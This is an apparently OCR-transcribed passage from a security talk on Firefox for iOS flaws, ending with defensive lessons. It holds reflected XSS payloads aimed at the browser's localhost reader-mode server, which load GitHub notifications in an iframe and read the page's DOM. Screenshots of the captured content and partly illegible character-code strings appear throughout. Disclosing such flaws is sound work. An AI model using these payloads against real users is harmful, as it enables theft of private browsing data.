01,110,116,46,98,111,100,121,46,105,110,110,101,114,72,
84,77,76,41,34,62,60,47,105,102,114,97,109,101,62);">
```

Finally, following reflected XSS payload works

for stealing victim’s private notifications on GitHub


```
<a href="http://0x7f000001:6571/reader-mode/page?url=
javascript:document.body.innerHTML=String.fromCharCode(
60,105,102,114,97,109,101,32,115,114,99,61,34,104,116,1
16,112,58,47,47,48,120,55,102,48,48,48,48,48,49,58,54,5
3,55,49,47,114,101,97,100,101,114,45,109,111,100,101,47
,112,9[illegible],115,5
8,47,47,103,105,116,104,117,98,46,99,111,109,47,110,111
,116,105,102,105,99,97,116,105,111,110,115,34,32,111,11
0,108,[illegible],104,10
5,115,46,99,111,110,116,101,110,116,68,111,99,117,109,1
01,110,116,46,98,111,100,121,46,105,110,110,101,114,72,
84,77,76,41,34,62,60,47,105,102,114,97,109,101,62);">
```

```
<iframe
src="http://0x7f000001:6571/reader-mode/
page?url=https://github.com/notifications"
onload="alert(this.contentDocument.body.
innerHTML)"></iframe>
```


0x7f000001:6571/reader-mode/page?url=ja...

The page could not be displayed in Reader View.

Load original page



0x7f000001:6571/reader-mode/page?url=ja...

2

Notifications

Updated Jan 28, 2016 by MSakamaki

- Dashboard
- Explore
- Profile
- Sign out


Unread notifications 10

Participating 0 All notifications

FxOS-Code-Reading-Group/fxos.code.reading.meetup.io 9

FxOS-Code-Reading-Group/MainRepo 1

Load target readerized page (github.com/notifications) in an iframe



http://0x7f000001:6571

```
<div id="reader-header"
class="header">
<h1 id="reader-title">Notifications</
h1>
<div id="reader-credits"
class="credits">Updated Jan 28, 2016
by MSakamaki</div>
</div>

<div id="reader-content"
class="content">
<div id="readability-page-1"
class="page">
<header class="nav-bar">
<div class="nav-bar-inner has-
notifications"><button class="header-
button header-nav-button touchable
js-show-global-nav" data-ga-
click="Mobile, tap, location:header;
text:Hamburger">
<svg xmlns="http://www.w3.org/
2000/svg" aria-hidden="true"
class="octicon octicon-three-bars"
height="24" version="1.1" viewBox="0
0 12 16" width="18"><path d="M11.41
9H.59C0 9 0 8.59 0 8c0-.59 0-1 .
59-1H11.4c.59 0 .59.41.59 1 0 .59 0 1-.
59 1h.01zm0-4H.59C0 5 0 4.59 0
4c0-.59 0-1 .59-1H11.4c.59 0 .
59.41.59 1 0 .59 0 1-.59 1h.01zM.59
11H11.4c.59 0 .59.41.59 1 0 .59 0 1-.59
1H.59C0 13 0 12.59 0 12c0-.59 0-1 .
59-1z"></path></svg>
```

Steal the DOM contents from the parent window

Lessons learned from flaws in Firefox for iOS

- Use WKWebView’s **URL property** with special care
- Consider to apply access controls for **Script Messages**
- Avoid hosting sensitive data on **localhost web server**

Thanks